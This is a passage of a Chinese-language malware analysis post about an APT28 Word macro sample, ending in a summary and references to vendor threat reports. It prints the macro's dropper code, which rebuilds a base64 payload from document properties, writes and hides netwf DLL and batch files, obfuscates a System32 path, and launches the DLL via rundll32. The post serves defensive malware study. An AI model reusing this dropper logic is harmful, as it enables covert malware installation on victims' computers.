Comments = ActiveDocument.BuiltInDocumentProperties.Item("Comments")
Comments = Right(Comments, Len(Comments) - 50)
```

合并获取的编码值并解码




```
base64 = Subject + Company + Category + Hyperlink_base + Comments
bin = DecodeBase64(base64)

'save decoded file
Path = Environ("LOCALAPPDATA") + "\" + "netwf" + ".dat"

PathPld = Environ("LOCALAPPDATA") + "\" + "netwf" + ".dll"
PathPldBt = Environ("LOCALAPPDATA") + "\" + "netwf" + ".bat"
```

最后设置bat脚本，然后启动



```
        Put #FileNum, 1, bin
        Close #FileNum

        cmdLine = "C:\" + "###" + "Win" + "###" + "dow" + "###" + "s\Sy" + "###" + "ste" + "###" + "m32\" +
        WordBasic.[Shell] Replace(cmdLine, "#", "")

        If Dir(PathPld) <> "" Then
           SetAttr PathPld, vbHidden
        End If

        If Dir(PathPldBt) <> "" Then
             SetAttr PathPldBt, vbHidden
        End If

        If Dir(Path) <> "" Then
             Kill Path
        End If

    End Sub
```



```
set path = "%localappdata%\netwf.dll"
if NOT exist %path % (exit)
start rundll32.exe %path %,#1
```

4总结

通过分析发现，样本内容是有很多针对性的，虽然是宏病毒，但是也是使用了很多反沙箱的技术的。
参考链接：
https://www.fireeye.com/blog/threat-research/2017/08/apt28-targets-hospitality-sector.html
https://researchcenter.paloaltonetworks.com/2018/11/unit42-sofacy-continues-global-attacks-wheels-new-cannon-trojan/
https://blog.talosintelligence.com/2017/10/cyber-conflict-decoy-document.html

APT28样本分析之宏病毒分析-V1.pdf (0.478 MB) 下载附件

点击收藏 | 0 关注 | 1

上一篇：windows内核系列五: 从wi... 下一篇：xnuca-Strange Int...

1. 0 条回复
   - 动动手指，沙发就是你的了！

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板